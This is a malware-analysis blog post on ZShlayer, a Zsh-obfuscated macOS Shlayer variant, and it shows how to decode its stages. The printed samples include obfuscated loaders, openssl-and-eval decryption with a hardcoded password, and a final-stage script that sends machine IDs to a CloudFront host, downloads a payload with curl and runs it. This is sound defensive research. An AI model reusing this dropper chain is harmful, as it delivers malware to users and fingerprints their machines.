Coming Out of Your Shell: From Shlayer to ZShlayer

By Phil Stokes

Published: 2020-09-08 · Archived: 2026-04-06 00:08:03 UTC

Earlier this year, we discussed how threat actors have been turning to scripting languages as a preferred means of both dropping malware and executing payloads. That trend has continued with some interesting innovations in response to the static detection signatures now widely in use both by Apple and other vendors. A recent variant of the Shlayer malware follows Apple's lead in preferring Zsh to Bash as its default shell language and employs a novel encoding method to avoid detection. In this post, we describe this variant and show how it can be decoded to reveal the telltale Shlayer signature.

Didn't We Just Hear About Shlayer?

Shlayer is perhaps the most talked about macOS malware at the moment and hit the news again recently after being caught sneaking past Apple's macOS Notarization checks. That version of Shlayer was an interesting diversion: using a Mach-O binary written in C++ to execute a Bash shell script in memory. That might well suggest that Apple's Notarization checks are static rather than dynamic as the telltale Shlayer code is only evident once the packed binary runs:


```
sh -c “tail -c +1381 "/Volumes/Install/Installer.app/Contents/Resources/main.png" | openssl enc -aes
```

The classic Shlayer technique is clearly evident here: passing encrypted and password-protected code to openssl and then writing that out as a payload to the /tmp folder.

But Shlayer has been up to other tricks since June of 2020 that have been helping it avoid the static signatures employed by most vendors. Although bypassing Apple's Notarization checks is obviously a headline grabber, this new variant of Shlayer utilizes heavily obfuscated Zsh scripts and is in fact far more prolific in the wild. Let's take a look at how this new variant works.

Inside the New ZShlayer Variant

Whereas earlier versions of Shlayer like Shlayer.a came as shell script executables on a removable .DMG disk image, the new ZShlayer malware goes back to using a standard Apple application bundle inside the .DMG.



In place of a Mach-O in the MacOS folder, we instead find this heavily obfuscated Zsh script (only partially shown in the image below):

```
➜  Player cd Player.app/Contents/MacOS
➜  MacOS file ./*
./trickerys_potpie: a /usr/bin/env zsh script text executable, ASCII text, with very long lines
➜  MacOS cat -v trickerys_potpie
#!/usr/bin/env zsh
ooSl9='\U000022\U000';D3kUM='000';pzMy657B='065';vK6vIgkC3='00000';GlPvP7YW8O='0064\U0069\U0';xMfFnoXerAe8=
61\U0007';jYi='00044\';ToPz='35\U000037\U00036';qW9sgjOOa='069\U';Z6Tt8x='63\U000065\U000';EBO2QEb5ZHkC='00
;umpig9BT='022\U00024\U0028\';alQ75sa='006c\U00';QUFHS7Z3aiB='9\U000000';PNv6ip6FLuow='0\U000';im93P='U0000
065';JrUlrolaZT='U0061';vDdwvP4IW='U0000073\U000007';D77IM7='02d\U0000062\U000';oWrN0c='\U00000';e0MqTH9w0=
='d\U000';bvr816JSifv='020\U00022\U0';SWy0iBeoQa3o='0000074';u4mFh1yJSrs='000068\U0';YlEkJRtZDBv='-e';xcPFT
xYjvO='U000006f\U006e\U';sZ9JMp='2\U000026\U000';MRB7elIIiw='5\U000006e\U000';Ow7G='03c\U000074\U00';DZOTlg
U';UrmMVtaFFBX='0035\U0000003';DFDNX='6\U0002d\U0';XuwD7zLk='22\';rGpB='U000065\U0';C0sW2HqHip='064\U0000';
'30\U0035\U000003';Aj1rC9='6\U00061\U0006';cEN5HnnIR6vH='3\U0';DQ88UH='06c\U0000020\U000';czJ='0000';IUy='0
000';Y9it0lAq6='73\U00073\U0000';d3tQnyyAO='000029\';cj61='2\U0000006e\';xfp_pDPDFXiG='026\U00000026\U00';c
```

In the Resources folder, we find two base64 encoded text files.


```
➜  MacOS cd ../Resources; ls -al
total 2976
drwxr-xr-x  7 sphil  staff      238  6 Aug 23:51 .
drwxr-xr-x  6 sphil  staff      204  6 Aug 23:51 ..
-rw-r--r--  1 sphil  staff    13456  6 Aug 23:51 AppIcon.icns
-rw-r--r--  1 sphil  staff     2687  6 Aug 23:51 Main.storyboard
drwxr-xr-x  3 sphil  staff      102  6 Aug 23:51 en.lproj
-rw-r--r--  1 sphil  staff  1977020  6 Aug 23:51 newsgroups_passphrase_billiards
-rw-r--r--  1 sphil  staff      480  6 Aug 23:51 talon
➜  Resources
```

The entire bundle is codesigned, but it is has not been notarized, indicating that the malware is either intended as a payload for 10.14 or earlier installations or that victims will have to be socially engineered to override the Notarization check. Unlike many other samples we have seen since Catalina was released last year, this one did not include graphical instructions to help the user bypass Apple's built-in security checks.

This particular sample (`c561d62c786c757a660c47d133b6d23e030a40c4aa08aebe44b8c4a7711da580`), which dates back to early August, has already had its certificate revoked by Apple.

```
➜  Resources codesign -dvvv -r - ../..
Executable=/Volumes/Player/Player.app/Contents/MacOS/trickerys_potpie
Identifier=com.lends.trickerys_potpie
Format=app bundle with generic
CodeDirectory v=20200 size=218 flags=0x0(none) hashes=1+3 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=656c12f704713f7014b0caea691be303c768400a
CandidateCDHashFull sha1=656c12f704713f7014b0caea691be303c768400a
CandidateCDHash sha256=01cc9c9a1373f75de7f92dd815ed90ebb4eae611
CandidateCDHashFull sha256=01cc9c9a1373f75de7f92dd815ed90ebb4eae611ea04b05027591389dac9a2af
Hash choices=sha1,sha256
CMSDigest=5291cae3857a1135c616914d5637ee5d24d39248217e505838e1c2a1bd3ced27
CMSDigestType=2
CDHash=01cc9c9a1373f75de7f92dd815ed90ebb4eae611
Signature size=9053
Authority=(unavailable)
Info.plist=not bound
TeamIdentifier=8A496QMA42
Sealed Resources version=2 rules=13 files=5
host => identifier "com.apple.env" and anchor apple
designated => identifier "com.lends.trickerys_potpie" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists *
 certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = "8A496QMA42"
➜  Resources spctl --assess --verbose=4 --type execute ../..
../..: CSSMERR_TP_CERT_REVOKED
➜  Resources
```

Despite that, due to the use of the Zsh obfuscation, it's not particularly well-recognized by static signature scanners on VirusTotal, even as of today.



Decoding the First Stage, Zsh Script Payload

In the following, we'll use this as for our example:


`05b0a4a31f38225d5ad9d133d08c892645639c4661b3e239ef2094381366cb62`

But the same general method should work across all ZShlayer samples noted at the end of this post.

The Zsh script located in the bundle's MacOS folder may seem fairly impenetrable at first glance, as indeed it is intended to:

Seeing from the shebang that it's a shell script, however, immediately tells us that we can isolate each command by introducing a line break at every semicolon.

In BBEdit or similar text editor, we can simply search and replace every semicolon with a semicolon and newline:



Looking toward the end of that output, we can clearly see now where the variable definitions end and the execution logic begins, at line 164:

```
157 EMK3oaCOEh9C='U0000039\U0000032';
158 lpItn0kCuyBy='0037\U00035\U00';
159 lyQfuGnsmzb='00000020\U0000';
160 RUq='U00003d\';
161 LNHFK5='0000006';
162 Al9GOcy='U000069\U0000';
163 TWm=$(${z43kWBPbBwG} ${RGv}
... ${Ux7_M0}${hKKEkNyAW}${zw9l}${xTX2kqNsHz}${tCXAfN}${QILngy_9}${rnKw}${Bt2_Sg9}${Bf2}${Voo8jorIL}${h3A}${NjhY1EpXwA
... }${URVQhDBcqb}${eiiihZ}${xteyUQw}${URggxkrmpwD}${dxfNnsLsXpn}${MUQzkjEc}${YZL}${qEP}${LNHFK5}${EICEQc8O6by}${
... x0jSf466zxj}${H4ighXwqiN}${RUq}${seFzkU0b}${rSqt}${n7e}${BuaF}${vOgy}${YwiU}${oOXc}${JIUD4O3ZTD}${IPK3X2H}${
... qlcWoPmCoBTT}${GCKhNP}${tLd6p}${OUzr}${hF_Rbp7Jm7j}${nhF96yMLrmpq}${XNWK88gOej2B}${eKnQFM4s6C_}${xV00o}${O0YhDA}${
... EUs}${DzSct1g7y}${u3CWJPRYn2w}${TGyX6QW}${Al9GOcy}${ujDYkMy1Y}${E19}${Yj1QD4pw}${iBhF}${bKM}${UQF7L}${AXpC7SQJ}${
... kRNp5c5VpH}${T5XWxsVIMeNN}${raC}${cooAK4RwrFJ}${a64lobwK}${b0jzoe4isYPH}${cluJdYqCRz}${O_CMo}${A8bzQPqV}${uZ9kpb}$
... {AC0hYfvsub}${AGnriwi_}${D29YYm}${Pwc85L}${vte_ks}${TIMUYg8H7gHD}${zzhDqxH}${nb8IQOx3pRU}${X0v}${ys2eFUk}${
... rWXSHd_0p}${TUne}${oa3sdH9j}${yAn}${Fta29w}${TAg2AwKzwHCC}${Vi8t}${ixpCbIOsOD}${Bc_KI3_}${z3jB}${d_4FoSK8ubV}${
... hrEb2hvVgSF}${E3fRCoy}${otyMnZoW}${EOzfRbs4k0kn}${WdKNK1}${BTTHqC}${u_nQKVlezwj}${mV4}${pE2s}${pVLRovMA}${xZBEA}${
... wjDV}${mr5i6b}${pXP5TBg3HO}${PdEf_f}${lyQfuGnsmzb}${Jq50}${LKmgDZNY}${bsJpnNgJNnBr}${wXZffUoV}${Y2RJEkCbF3b}${TC7}
... ${VH2x1}${mXHeBUPp3dTp}${LywW1}${OmFIz}${ApNWRu}${EMK3oaCOEh9C}${YEU}${lpItn0kCuyBy}${JzGlb}${rptlbYlJebeu}${_br}$
... {AdQZ}${kO4rs}${UXiNi}${u4oO2F}${OfYlNvbGgv}${a7XD}${B_5iR}${FmREiIGsx2pA}${x6nL}${ty6KkV}${sAr54N60n}${F2XbA9BnD}
... ${NZs}${MgSw30Yk}${lwwPBUGgIUX}${Kx2jcuu}${APo9YmoZMmo}${peVB9M7wr}${XaeD}${FjVFIsvF8g}${Kg19I4BoXi});
164 $(${z43kWBPbBwG} ${RGv} ${pB1ZddBJE9}${Z_RnpYN0Vv}${sIk} | rev) $TWm
```

L: 163 C: 29 Unix Shell Script Unicode (UTF-8) Unix (LF) Saved: 08/09/2020, 15:13:43 5,141 / 628 / 164 100%

Note in particular the variable `TWm`, defined on the penultimate line and executed at line 164. This variable name will prove key as we try to deobfuscate the code.

In order to do that, we'll first save this modified version of the script with the linebreaks to local disk so that we can use it as input to a python script for decoding. Our script will first of all replace all the variable names with the actual unicode values. Now the line that gets executed looks something like this:

```
\U00063\U0000064\U0020\U000022\U000024\U000028\U00000064\U000069\U0072\U0006e\U0000061\U0000006d\U00065\U0000020\
U00000022\U000024\U00030\U0022\U000029\U0000022\U000026\U000026\U0000066\U0069\U0000006c\U000065\U000044\U000069\
U00000072\U00003d\U0000022\U00000024\U00000028\U0000064\U000069\U00072\U0006e\U0061\U006d\U0065\U0000020\U00000022
\U0024\U0028\U000070\U00077\U0064\U00000020\U0000002d\U000050\U00029\U000022\U0029\U0000022\U00026\U0000026\
U00000063\U0064\U000020\U0022\U00000024\U00066\U000069\U00006c\U0000065\U0000044\U00000069\U0000072\U0002f\
U0000052\U00065\U00073\U0000006f\U00075\U00000072\U000063\U00065\U000073\U0000022\U0000026\U000026\U000065\
U0000076\U000061\U0006c\U0020\U00000022\U00024\U000028\U000006f\U00070\U00065\U00006e\U0073\U00073\U0006c\U00020\
U0000065\U00006e\U0000063\U00020\U0002d\U0000062\U0061\U0073\U00000065\U0000036\U0000034\U0000020\U000002d\U000064
\U000020\U0002d\U00000061\U000065\U000073\U000002d\U0032\U00035\U000036\U0000002d\U0000063\U0062\U000063\U00020\
U002d\U0000006e\U000006f\U0073\U000061\U006c\U0000074\U00000020\U0000002d\U00070\U0061\U0000073\U000073\U00020\
U00022\U000070\U0061\U000073\U0000073\U0003a\U00000031\U00000030\U000032\U0000039\U0000032\U0000037\U00035\U00036\
U0035\U00000032\U0000037\U0022\U0003c\U00000074\U00000075\U006e\U0000005f\U00006b\U0069\U000062\U0000069\U000074\
U00007a\U0000065\U00072\U0000073\U005f\U0000042\U00000061\U0062\U0000062\U0069\U000074\U0074\U000029\U00022';'
\U00006c\U000061\U00076\U000065'} | rev) TWm
```

We can `echo` that code on the command line and print out the unicode in plain text using `printf`. The full ZShlayer_decode.py script is available here. Here's what all the above looks like.

```
~/Desktop/ZShlayer_decode.py                                    (no function selected)
48  searchArray = []
49  f = open("~/Desktop/railleries", "r")   # adjust as required
50  filedata = f.read()
51  f.close()
52
53  linesplit = "\n"
54  lines = filedata.split(linesplit)
55  for l in lines:
56      if "TWm" not in l:                  # replace with variable name used in your ZShlayer script
57          obs,clr = getClearForLine(l)
58          searchArray.append([obs,clr])
59
60  for ob,cl in searchArray:
61      filedata = filedata.replace(ob, (cl))
62
63  scr = filedata.split("\n")
64  str = ""
65  for s in scr:
66      if len(s) > 0:
67          if "$" in s:
68              str = str+s
69  str = str.replace("\'}${\'", "")
70  str = str.replace("$", "")
71  str = str.replace("})", "")
72  str = str.replace("({", "")
73  str = str.replace("\'} {\'", " ")
74  scrpts = str.split("echo -e")
75
76  for sc in scrpts:
77      if len(sc) > 0:
78          if "\\" in sc[0:2]:
79              s = sc[1:]
80              print(u"{}".format(s))
```


And the output:

```
➜  Desktop printf $output; echo
cd "$(dirname "$0")"&&fileDir="$(dirname "$(pwd -P)")"&&cd "$fileDir/Resources"&&eval "$(openssl
 enc -base64 -d -aes-256-cbc -nosalt -pass "pass:10292756527"<tun_kibitzers_Babbitt)"';'
lave'} | rev) TWm
➜  Desktop
```

ZShlayer Second-Stage Payload

You'll notice from the output that the decoded Zsh script takes as input only the smaller of the two encoded files from the Resources folder; in this case, the smaller file is called "tun_kibitzers_Babbitt". If we `echo` the output

from this decoded script to the command line, we'll see why:



Our ZShlayer script decodes into a trademark Shlayer Bash script which now takes the larger file (here called "profanations_detraction") and outputs it to a newly-created application bundle in the /tmp folder. Classic Shlayer behavior.

Let's take that script and comment out the last two lines so that we can get the output while still preventing execution:

```
1  #!/bin/bash
2  tmp_path="$(mktemp -d /tmp/XXXXXXXXX)"
3  pass="10292756527"
4  tmp_app="$tmp_path/Player.app"
5  openssl enc -base64 -d -aes-256-cbc -nosalt -out "$tmp_path/installer.zip" -pass
…  "pass:$pass" <profanations_detraction
6  unzip "$tmp_path/installer.zip" -d "$tmp_path" > /dev/null 2>&1
7  # chmod 777 "$tmp_app/Contents/MacOS/*"
8  # open -a "$tmp_app"
9
```

The unzipped Player.app now in the /tmp folder looks like a duplicate of the one on the original disk image, with the same executable name as the parent and another Bash script in the Resources folder also called "tun_kibitzers_Babbitt" (in this case). However, note the size is different:

```
➜  Resources pwd
/tmp/CcuVA5H1s/Player.app/Contents/Resources
➜  Resources ls -al
total 56
drwxr-xr-x  6 sphil  wheel    192  8 Sep 17:02 .
drwxr-xr-x  6 sphil  wheel    192  2 Jul 15:00 ..
-rw-r--r--  1 sphil  wheel  13456  2 Jul 15:00 AppIcon.icns
-rw-r--r--  1 sphil  wheel   2699  2 Jul 15:00 Main.storyboard
drwxr-xr-x  4 sphil  wheel    128  2 Jul 15:00 en.lproj
-rw-r--r--  1 sphil  wheel   6135  2 Jul 15:00 tun_kibitzers_Babbitt
➜  Resources
```

Decoding the new script shows that it drops and executes yet another layer of Bash shell scripting. Here's the head and tail (sandwiched between the two is a huge chunk of base64):

```
➜  Resources echo "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:10292756527 <tun_kibitzers_Babbitt)" | head -n 16
#!/bin/bash
_l() {
    _i=0;_x=0;
    for ((_i=0; _i<${#1}; _i+=2)) do
        __return_var="$__return_var$(printf "%02x" $(( ((0x${1:$_i:2})) ^ ((0x${2:$_x:2})) )) )"
        if (( (_x+=2)>=${#2} )); then ((_x=0)); fi
    done
    if [[ "$3" ]]; then eval "$3='$__return_var'"; else echo -n "$__return_var"; fi
}

_m() {
    _v=$(base64 --decode <(printf "$1"));_k=$(xxd -pu <(printf "$2"));
    __return_var="$(xxd -r -p <(_l "$_v" "$_k"))"
    if [[ "$3" ]]; then eval "$3='$__return_var'"; else echo -n "$__return_var"; fi
}
_y="10292756527"
➜  Resources echo "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:10292756527 <tun_kibitzers_Babbitt)" | tail -n 1
eval "$(_m "$_t" "$_y")"
➜  Resources
```

If you followed (or want to check out) our earlier Scripting Macs with Malice post, you'll recognize that this is the Shlayer.d variant we wrote about there. The output of

```
"$(_m "$_t" "$_y")"
```


is almost identical to the Shlayer.d sample we wrote about earlier; the most significant difference being a new URL from which to retrieve the final payload:

```
http[:]//dqb2corklaq0k[.]cloudfront[.]net/
13[.]226[.]23[.]203
```

```
33  os_version="$(sw_vers -productVersion)"
34  session_guid="$(uuidgen)"
35  machine_id="$(echo -n "$(ioreg -rd1 -c IOPlatformExpertDevice | grep -o '"IOPlatformUUID" =
    "\(.*\)"' | sed -E -n 's@.*"([^"]+)"@\1@p')" | tr -dc '[[:print:]]')"
36  url="http://dqb2corklaq0k.cloudfront.net/sd/?c=22dybQ==&u=$machine_id&s=$session_guid&o=$
    os_version&b=10292756527"
37  unzip_password="72565729201167910292756527"
38  tmp_path="$(mktemp /tmp/XXXXXXXXX)"
39  curl -fsL "$url" >$tmp_path
40  app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
41  unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
42  rm -f $tmp_path
43  file_name="$(grep -m1 -v "*.app" <(ls -1 "$app_dir"))"
44  volume_name="${volume_name// /%20}"
45  chmod +x "$app_dir$file_name/Contents/MacOS"/*
46  open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```

The final payload from this point depends on the context of the executing device. As can be seen above, the script gathers OS version, a session UID and machine ID, all of which it posts to the server for processing.

